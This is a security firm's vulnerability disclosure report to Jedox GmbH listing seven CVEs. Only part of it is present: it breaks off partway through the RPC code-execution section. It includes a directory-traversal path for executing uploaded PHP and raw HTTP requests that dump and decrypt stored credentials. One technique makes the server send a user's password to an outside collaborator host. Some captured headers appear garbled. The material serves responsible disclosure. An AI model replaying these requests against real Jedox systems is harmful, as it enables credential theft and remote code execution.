



SYSLIFTERS

Jedox Vulnerability Disclosure

Vendor: **Jedox GmbH**

2023-01-18

Contact:

hello@syslifters.com

Content

Our Disclosure Policy	2
Here is the report. What now?	2
Identified Vulnerabilities	3
CVE-2022-47875: Remote Code Execution via Directory Traversal (Critical)	5
CVE-2022-47879: Code Execution via RPC Interfaces (Critical)	8
CVE-2022-47877: Stored Cross-Site Scripting in Log-Module (Critical)	17
CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts (Critical)	19
CVE-2022-47878: Remote Code Execution via Configurable Storage Path (Critical)	21
CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls (High)	24
CVE-2022-47880: Disclosure of Database Credentials via Connection Checks (Medium)	27
Timeline	30
Imprint	30



Our Disclosure Policy

Syslifters is committed to responsibly disclosing security vulnerabilities to product vendors and the general public. We believe that responsible disclosure is a shared responsibility between vendors and researchers alike and the best way to ensure security for users. By adhering to this policy, we maintain transparency and can work together to make the internet a safer place for everyone.

To ensure that vulnerabilities are addressed in a timely manner, we adhere to a 90-day disclosure deadline and reserve the right to directly notify affected clients. We immediately notify vendors of vulnerabilities through any appropriate contacts or formal mechanisms listed on the vendor's website, with details shared with the public after 90 days, or sooner if a fix is released by the vendor.

This policy is subject to the following exceptions:

- If a vendor informs us that a patch is scheduled for release within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.
- In cases of zero-day vulnerabilities (vulnerabilities that are actively being exploited), we believe that more urgent action is necessary, and we will disclose the vulnerability within 7 days. This is because each day that a vulnerability remains undisclosed and unpatched, more devices or accounts are at risk of being compromised.
- We reserve the right to adjust the 90-day disclosure deadline in accordance with circumstances deemed reasonable by the vendor. We remain committed to treating all vendors equally and expect the same standard to be applied to us.

Here is the report. What now?

Our initial contact with your security staff was on 20 December 2022. Following our responsible disclosure policy, we plan to publicly release the vulnerability information in mid-April. We may adjust the disclosure deadline in accordance with circumstances deemed reasonable.

We have requested corresponding CVE numbers for you and have already pre-filled details on the vulnerabilities. CVE records can be updated at any time via [CVE.org](https://cve.org).

For support, we are of course also available for a personal exchange. If you have any further questions you can contact us at any time via the corresponding contact options.



Identified Vulnerabilities

5 **Critical**, 1 **High** and 1 **Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

The following vulnerabilities were found:

Type	Vulnerability	Criticality
Directory Traversal	CVE-2022-47875: Remote Code Execution via Directory Traversal	Critical
Exec Code	CVE-2022-47879: Code Execution via RPC Interfaces	Critical
Cross Site Scripting	CVE-2022-47877: Stored Cross-Site Scripting in Log-Module	Critical
Exec Code	CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts	Critical
Incorrect Input Validation	CVE-2022-47878: Remote Code Execution via Configurable Storage Path	Critical



Type	Vulnerability	Criticality
Incorrect Access Control	CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls	High
Information Disclosure	CVE-2022-47880: Disclosure of Database Credentials via Connection Checks	Medium



CVE-2022-47875: Remote Code Execution via Directory Traversal

Criticality: Critical

CVSS-Score: 9.9

Vulnerability Type: Directory Traversal

Product:

- Jedox Cloud
- Jedox 2020.2.5

Affects: Component: /be/erpc.php

Overview

A Directory Traversal vulnerability in `/be/erpc.php` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to execute arbitrary code. To exploit the vulnerability, the attacker must have the permissions to upload files.

Description

We were able to identify an RPC functionality `erpc.php` on the affected web server. Using this function, arbitrary methods of already loaded program classes can be executed. This already poses a significant security risk, since many methods do not perform any authorization checks for potentially dangerous functions (see also CVE-2022-47879).

If a program class is not loaded, the application tries to load the class from the directory `rtn`:

```
78  
79  if (!preg_match('/\w/i', $class)) 1  
80      die('[]');  
81  
82  if (!class_exists($class, false)) 2  
83      require 'rtn/' . $class . '.php';  
84
```

Figure 2 - Excerpt from the program code of the file `erpc.php`, licensed under GPL 2, Copyright (C) 2006-2010 Jedox AG

As can be seen in the excerpt from the program code (from an older Open Source version suffering from the same issues) under point 1, the name of the class is validated against a regex, which does not validate the user supplied value properly. The only requirement for the entered value is the presence of a letter, number or underscore in any position.



Point 2 marks the path of the class to be loaded which is composed with the non-validated variable `class`.

Therefore, it is possible to load arbitrary PHP files from the file system using a relative path such as `../../../../storage/h1-Public+Files/n42-pentest`.

An attacker can now abuse this vulnerability by first uploading a file using one of the existing file upload functions, as shown in the following screenshot:




Figure 3 - Upload a file

When uploading a file, the web application returns the location on the file system of the uploaded file:



```
{
  "success":true,
  "log":null,
  "nodeId":"n43",
  "name":"pentest",
  "fspath":"\\storage\\h1-Public+Files\\n43-pentest.php.php",
  "path":"\\Default\\Public Files\\pentest.php",
  "g":"fgrp1",
  "h":"h1",
  "n":"n43"
}
```

Figure 4 - Response to uploading a file

It is now possible to exploit the vulnerability and execute the malicious file:




Figure 5 - Remote Code Execution (RCE)

The preceding screenshot shows that the uploaded file has been executed. For demo purposes, the malicious payload will only make the server wait for 10-second before it responds.



CVE-2022-47879: Code Execution via RPC Interfaces

Criticality: Critical

CVSS-Score: 9.9

Vulnerability Type: Exec Code

Product:

- Jedox Cloud
- Jedox 2020.2.5

Affects:

- Component: /be/rpc.php
- Component: /be/erpc.php

Overview

A Remote Code Execution (RCE) vulnerability in `/be/rpc.php` and `/be/erpc.php` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to load arbitrary PHP classes from the `rtn` directory and to execute its methods. To exploit this vulnerability, the attacker needs knowledge about loadable classes, their methods and arguments.

Description

Many functions accessible via multiple RPC interfaces were identified that disclose sensitive data or lead to vulnerabilities. All specified functions can also be executed with read-only user permissions.

The `Studio::getUserCreds` function can be used to read the clear text credentials of the currently authenticated user. This is especially critical in combination with the existing Stored XSS vulnerability (see CVE-2022-47877), as this allows an anonymous (auto-login) user to steal an administrator's password in clear text:




Figure 6 - Studio::getUserCreds

Using function `conn::test_palo`, an outgoing HTTP connection can be initiated from the web server with the authenticated user's credentials. This could leak cleartext credentials to an attacker:




Figure 7 - conn::test_palo

As shown in the following screenshot, the server accesses the address via HTTP and transmits the username and password of the logged-in user.



```
Description    Request to Collaborator    Response from Collaborator
Pretty    Raw    Hex
1 POST /server/login HTTP/1.1
2 Content-Length: 400
3 Host: ek205gvhi6dytygfr3serlujlpcdc11.oastify.com:80
4 Connection: Keep-Alive
5 Accept-Encoding: identity, gzip
6 x-palo-sv: 0
7
8 user=<div>Sextern_password</div> &machine=<div></div> &required=&optional=&new_name=
  <div>https://www.oastify.com/</div> &ht_ver=&2220.2.5%2Bf54f895.79%22, &22lib=&22: &22libpalo_ng=&22, &22lib_ver=&22: &2220.2.0%2B4373.8ca7d12.25%22, &22browser=&22: &22Chrome%
  20108.0.5359.95%22, &22platform=&22: &22Windows%22, &22sys=&22: true, &22desc=&22: &22connection=&22: &22login=&22test%22%22%22external_identifier=en_US
```

Figure 8 - Capturing cleartext credentials

This method is very suitable for an attack using a XSS vulnerability. The password does not have to be exfiltrated by bypassing cross-origin protection mechanisms, but is sent from the server to the attacker's system.

The function `Studio::getExternalUrl` can be used to generate a URL with embedded username and password.

```
Request
Pretty    Raw    Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: https://www.oastify.com/
3 Cookie: JDX_SID=7f7282lu5814qr067e13hf1dukj1g1bb; JDX_SID=3cfa6685283f788a3900f9750e531d0; JDX_WSS_B5TD=9EYL3j4sADPU7LQX50mMhctHGrFal; JDX_SID_S1bkojgs=r71262lu5814qr067e13hf1dukj1g1bb-S1bkojgs; JDX_SID_Ulkoj1gs=r7c282lu5814qr067e13hf1dukj1g1bb-Ulkoj1gs
4 Content-Length: 59
5 X-Ms-Stat: a0 b4 s0
6 Sec-Ch-Ua: "NotA_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 X-Jdx-Token: gHd5dy4RrWzKornW9GnfJ2ZgLVbueY
11 X-Jdx-Inst: Ulkoj1gs
12 Sec-Ch-Ua-Platform: "macOS"
13 Accept: */*
14 Origin: https://www.oastify.com/
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://www.oastify.com/

19 Accept-Encoding: gzip, deflate
20 Accept-Language: de-DE,de;q=0.9
21 Connection: close
22
23 {
  "Studio": {
    "getExternalUrl": {
      "u": "https://www.oastify.com/",
      "p": "https://www.oastify.com/",
      "flag": "i"
    }
  }
}

Response
Pretty    Raw    Hex    Render
1 HTTP/1.1 200 OK
2 Date: Mon, 12 Dec 2022 15:59:14 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Mon, 12 Dec 2022 15:59:14 GMT
6 Expires: Thu, 19 Nov 1981 08:55:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 158
13 Content-Type: application/json; charset=utf-8; charset=UTF-8
14
15 {
  "true": {
    "https://www.oastify.com/be/v/studio/v/static.php?abckuser=
    aPssm09uV890r1ZAcXsABaqLXDdbMq1b4/gZ
    a7F%388bX3w3w%3D%3D"
  }
}
```

Figure 9 - Studio->getExternalUrl

A list of all database connections can be retrieved via `conn::ls`:



```
Request
Pretty Raw Hex
1 POST /be/rpc.php?1 HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 93
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Jdx-Token: ZdeePPu6vFU3fkycnIxExyjqNnbmOrg
8 X-Jdx-Inst: Slbc0dav8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [REDACTED]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "conn",
    "clear_cache",
    null
  ],
  [
    "conn",
    "ls",
    [
      null,
      false,
      true,
      [
        "type",
        "active",
        "description"
      ]
    ]
  ]
]
]

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 06 Dec 2022 13:49:28 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Tue, 06 Dec 2022 13:49:28 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 716
13 Connection: close
14 Content-Type: application/json; charset=utf-8; charset=UTF-8
15
16 [
  [
    true,
    null
  ],
  [
    true,
    {
      "localhost": {
        "type": "palo",
        "description": "Jedox OLAP server on localhost",
        "active": "1",
        "perm": 7
      },
      "localhost_static": {
        "type": "palo",
        "description": "Jedox OLAP server on localhost - Static User credentials",
        "active": "0",
        "perm": 7
      },
      "jedox": {
        "type": "palo",
        "description": "",
        "active": "1",
        "perm": 7
      },
      "jedox_etl (statisch)": {
        "type": "palo",
        "description": "Verbindung f\u00fcr Typ \"JedoxGlobal\" in den ETL-Prozessen verwendbar",
        "active": "1",
        "perm": 7
      }
    }
  ]
]
```

Figure 10 - Query the list of all db connections

Details of individual database connections (including encrypted credentials) can be retrieved using the Java RPC function

`com.jedox.etl.mngr.Connection::getGlobalConnection.`



```
Request
Pretty Raw Hex
1 POST /tc/rpc HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 89
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain;charset=UTF-8
7 X-Jdx-Token: Lgbb5PZNcHxeuqKge4r9lwLMrziA4Kuw
8 X-Jdx-Inst: Ulbc4qq4s
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [REDACTED]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  {
    "com.jedox.etl.mngr.Connections",
    "getGlobalConnection",
    [
      "Neue PostgreSQL-Verbindung"
    ]
  }
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 200
2 Date: Tue, 06 Dec 2022 11:20:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
includeSubdomains;
5 Expires: Fri, 03 Sep 1999 01:00:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 709
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Connection: close
13
14 [
  {
    "true",
    {
      "type": "Postgresql",
      "description": "",
      "host": "",
      "port": "",
      "dsn": "",
      "username": "",
      "password": "",
      "active": "1",
      "useLoginCred": "",
      "xml":
        "<?xml version='1.0' encoding='UTF-8'?'><connec
tion name='Neue PostgreSQL-Verbindung' type='Po
stgresql'><host>[REDACTED]</host><port>5432<
/port><user>[REDACTED]</user><database>[REDACTED]</dat
abase><password encryption='AES'>[REDACTED]</password></connection>",
      "json":
        "{\n\"connection\":{\n\"database\":\n\"postgres\", \n\"pass
word\":{\n\"encryption\":\n\"AES\", \n\"content\":\n\"[REDACTED]\",
\n\"port\":\n\"5432\", \n
\"name\":\n\"Neue PostgreSQL-Verbindung\", \n\"host\":\n\"
[REDACTED]\", \n\"type\":\n\"Postgresql\", \n\"user\":\n
[REDACTED]\"}}}"
    }
  }
]
```

Figure 11 - Retrieve connection details

Some functions return credentials only in encrypted form. However, they can be decrypted by any user using `common::decrypt`:



```
Request
Pretty Raw Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: JDX_SID=r7t282lu58l4qr067e13hf1dukj1gjb; JDX_JSID=3CEAD6385283E788A39D0F97D0E531D0; JDX_WSS_BSID=9EYL3j4xA0PU7LIQX5QnwMMhcthGrFaI; JDX_SID_Slbkojgsr=r7t282lu58l4qr067e13hf1dukj1gjb-Slbkojgsr; JDX_SID_Ulbkojqs=r7t282lu58l4qr067e13hf1dukj1gjb-Ulbkojqs
4 Content-Length: 65
5 X-Wss-State: a0 b4 s0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 X-Jdx-Token: gMd5Uy4RYwtAommN09GnFJzZgEGV8weY
11 X-Jdx-Inst: Ulbkojqs
12 Sec-Ch-Ua-Platform: "macOS"
13 Accept: */*
14 Origin: [REDACTED]
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: [REDACTED]
19 Accept-Encoding: gzip, deflate
20 Accept-Language: de-DE,de;q=0.9
21 Connection: close
22
23 [
  [
    "common",
    "decrypt",
    [
      "\ta\tIcI4t8lWsvQe1Q\/nsV0+xAWItzCwTZGq"
    ]
  ]
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 12 Dec 2022 15:43:55 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Mon, 12 Dec 2022 15:43:55 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 19
12 Connection: close
13 Content-Type: application/json; charset=utf-8; charset=UTF-8
14
15 [
  [
    true,
    "changeme"
  ]
]
```

Figure 12 - common->decrypt

Using `common::paIoGet` it is also possible to read arbitrary configuration parameters. For example, the password of the SMTP server can be read with it:



```
Request
Pretty Raw Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: [redacted]
3 Cookie: JDX_SID=hg1r797j15s2amrrbld2hph8pm0oj838; JDX_JSID=19F5FFF588C292AD739BD8F58B03732E; JDX_WSS_BSID=km07uA9lLaHqeMjHIf0JmJbPgmpAXRN8; JDX_SID_Slbgcitt4=hg1r797j15s2amrrbld2hph8pm0oj838-Slbgcitt4; JDX_SID_Ulbgciws8=hg1r797j15s2amrrbld2hph8pm0oj838-Ulbgciws8; JDX_SID_Ulbgfgmbq=hg1r797j15s2amrrbld2hph8pm0oj838-Ulbgfgmbq
4 Content-Length: 105
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain;charset=UTF-8
7 X-Jdx-Token: szWF3bw0nTFZnls1wTSats2JDSmwS5FC
8 X-Jdx-Inst: Slbgcitt4
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [redacted]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [redacted]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  {
    "common",
    "paloGet",
    [
      null,
      "Config",
      "#_config",
      [
        "config"
      ],
      {
        "config": [
          "tasks.smtp.password"
        ]
      },
      true,
      true
    ]
  }
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Dec 2022 11:44:38 GMT
